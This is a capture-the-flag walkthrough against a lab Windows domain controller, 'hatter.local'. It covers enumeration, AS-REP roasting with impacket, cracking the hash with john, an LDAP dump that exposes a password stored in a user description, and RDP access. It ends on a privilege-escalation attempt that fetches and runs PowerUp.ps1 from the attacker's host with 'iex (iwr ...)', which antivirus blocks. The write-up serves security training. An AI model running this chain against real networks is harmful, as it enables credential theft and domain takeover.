

Invoke

NMAP

We will first start off with an NMAP scan



HTTP Server



After doing a directory brute force there is nothing there

SMB

```
┌──(kali㉿kali)-[~/Desktop/THMBox]
└─$ smbclient -L \\\\192.168.0.26\\
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.0.26 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUN
D)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/Desktop/THMBox]
└─$
```

No anonymous login allowed

Kerberoasting

Lets try to kerberoast someone becuase everything so far is a dead end

First we need to know the domain name

```
┌──(kali㉿kali)-[~/Desktop/THMBox]
└─$ nmap -p 445 -sC -sV 192.168.0.26
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-24 04:11 EDT
Nmap scan report for hatter.local (192.168.0.26)
Host is up (0.00028s latency).
```

```
| smb-os-discovery:
|   OS: Windows Server 2019 Standard Evaluation 17763 (Windows Server 2019 Standard Evaluation 6.3)
|   Computer name: hatter
|   NetBIOS computer name: HATTER\x00
|   Domain name: hatter.local
|   Forest name: hatter.local
|   FQDN: hatter.hatter.local
|_  System time: 2022-07-24T01:11:16-07:00
```

Now we can use impacket tool kit to help with username enumeration

GetNPUsers.py hatter.local/ -usersfile /usr/share/wordlists/seclists/Usernames/Names/femalenames-usa-top1000.txt -no-pass -dc-ip 192.168.0.26

```
┌──(kali㉿kali)-[~/Desktop/THMBox]
└─$ GetNPUsers.py hatter.local/ -usersfile /usr/share/wordlists/seclists/Usernames/Names/femalenames-usa-top1000.txt -no-pass -dc-ip 192.168.0.26
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer sup
ported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation
```

And we get a hit around the 20th to 30th person down

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$ALICE@HATTER.LOCAL:88e6d305eac43492bc5c2a9a964d1ebe$41d93304242a667f2e83f3654f7cc86fd2af4c5ef5c7d31dca46b1e4c2d8d928b13769625cf66d5d3
3a84921e9638e981a13cd4aa9fca59e61ad7427799640da9ca8ef5d93602b77a8dea0c56772a058ca91ef049111c641c857357a9b9b9ab1706f3b45076fde97d17ed98ba0303258c3d3
109938c75edf2d20e5a4e5069abdd5b442072f817128a59db8fe1dc2a02c5acee614ba23d588009cd0f3e8062ee781b67043881e4b66dd2c73f49c9261d8e71d0117a298f525e861b5d
39485612f5babfb3f0a559bc512468f04f39090eee5b81792d2e6cde2f4101d82fb18019cd0cdcbf1e0d7162f76305cb1
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Crack KRB hash

Now we need to crack that hash

```
┌──(kali㉿kali)-[~/Desktop/THMBox]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd1        ($krb5asrep$23$ALICE@HATTER.LOCAL)
2 1g 0:00:00:00 DONE (2022-07-24 04:14) 4.000g/s 319168p/s 319168c/s 319168C/s PICACHU..Neptune
4 0g 0:00:00:03 29.61% (ETA: 04:14:31) 0g/s 340449p/s 340449c/s 340449C/s raechele89..raebest
1 0g 0:00:00:03 29.23% (ETA: 04:14:31) 0g/s 336335p/s 336335c/s 336335C/s raymond666..raymond221
Waiting for 3 children to terminate
3 0g 0:00:00:03 28.83% (ETA: 04:14:31) 0g/s 331916p/s 331916c/s 331916C/s renner123..renne10
Session aborted
```

After a few seconds we get a hit

LDAP

We saw that LDAP was up and running, lets try to login with alice and dump the domain

python /usr/local/lib/python2.7/dist-packages/ldapdomaindump 192.168.0.26 -u 'hatter.local\alice' -p 'P@ssw0rd1'

```
┌──(kali㉿kali)-[~/Desktop/THMBox]
└─$ python /usr/local/lib/python2.7/dist-packages/ldapdomaindump 192.168.0.26 -u 'hatter.local\alice' -p 'P@ssw0rd1'
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

```
┌──(kali㉿kali)-[~/Desktop/THMBox]
└─$ ls -al
total 220
drwxr-xr-x  2 kali kali  4096 Jul 24 04:15 .
drwxr-xr-x 11 kali kali  4096 Jul 24 04:07 ..
-rw-r--r--  1 kali kali  1322 Jul 24 04:15 domain_computers_by_os.html
-rw-r--r--  1 kali kali   397 Jul 24 04:15 domain_computers.grep
-rw-r--r--  1 kali kali  1269 Jul 24 04:15 domain_computers.html
-rw-r--r--  1 kali kali  4313 Jul 24 04:15 domain_computers.json
-rw-r--r--  1 kali kali 10972 Jul 24 04:15 domain_groups.grep
-rw-r--r--  1 kali kali 17236 Jul 24 04:15 domain_groups.html
-rw-r--r--  1 kali kali 79384 Jul 24 04:15 domain_groups.json
-rw-r--r--  1 kali kali   258 Jul 24 04:15 domain_policy.grep
-rw-r--r--  1 kali kali  1154 Jul 24 04:15 domain_policy.html
-rw-r--r--  1 kali kali  5128 Jul 24 04:15 domain_policy.json
-rw-r--r--  1 kali kali    71 Jul 24 04:15 domain_trusts.grep
-rw-r--r--  1 kali kali   828 Jul 24 04:15 domain_trusts.html
-rw-r--r--  1 kali kali     2 Jul 24 04:15 domain_trusts.json
-rw-r--r--  1 kali kali 16644 Jul 24 04:15 domain_users_by_group.html
-rw-r--r--  1 kali kali  2027 Jul 24 04:15 domain_users.grep
-rw-r--r--  1 kali kali  5663 Jul 24 04:15 domain_users.html
-rw-r--r--  1 kali kali 15941 Jul 24 04:15 domain_users.json
-rw-r--r--  1 kali kali   539 Jul 24 04:14 hash.txt
```

Looks like we dumped some information, lets look at domain_users.html

```
┌──(kali㉿kali)-[~/Desktop/THMBox]
└─$ firefox domain_users.html
```


Domain users


CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
OGC	OGC	overgrown	Remote Desktop Users, Backup Operators, Administrators	Domain Users	07/24/22 09:01:03	07/24/22 06:40:05	0	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/24/22 09:01:03	1105	
Print_Svc	Print_Svc	print_svc	Remote Desktop Users, Administrators	Domain Users	07/24/22 08:59:25	07/24/22 07:55:31	07/24/22 08:03:24	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/24/22 08:59:25	1104	5tgb6yhn%TGB^YHN
alice chains	alice chains	alice	Remote Desktop Users	Domain Users	07/24/22 08:58:03	07/24/22 07:39:50	07/24/22 08:11:44	DONT_REQ_PREAUTH, DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/24/22 07:35:05	1103	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	07/19/22 14:23:27	07/19/22 14:38:37	0	NORMAL_ACCOUNT, ACCOUNT_DISABLED	07/19/22 14:23:27	502	Key Distribution Center Service Account
Guest	Guest	Guest	Guests	Domain Guests	07/19/22 14:22:52	07/19/22 14:22:52	0	DONT_EXPIRE_PASSWD, PASSWD_NOTREQD, NORMAL_ACCOUNT, ACCOUNT_DISABLED	0	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Remote Management Users, Administrators	Domain Users	07/19/22 14:22:52	07/20/22 01:19:40	07/24/22 07:50:40	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/19/22 14:15:25	500	Built-in account for administering the computer/domain

Looking above we can see that we may have found some user credentials for print_svc and that user can RDP and also is an administrator

RDP

Utilizing Remmina we are able to get in





Click the button in the red square to go full screen

Priv Esc

```
PS C:\Users\print_svc> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Users\print_svc> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Group used for deny only
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
PS C:\Users\print_svc>
```

When opening the start menu we realize we cannot right click on powershell, no running as administrator

```
PS C:\Users\print_svc> iex (iwr http://192.168.0.24/PowerUp.ps1)
iex : At line:1 char:1
+ <#
+ ~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex (iwr http://192.168.0.24/PowerUp.ps1)
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
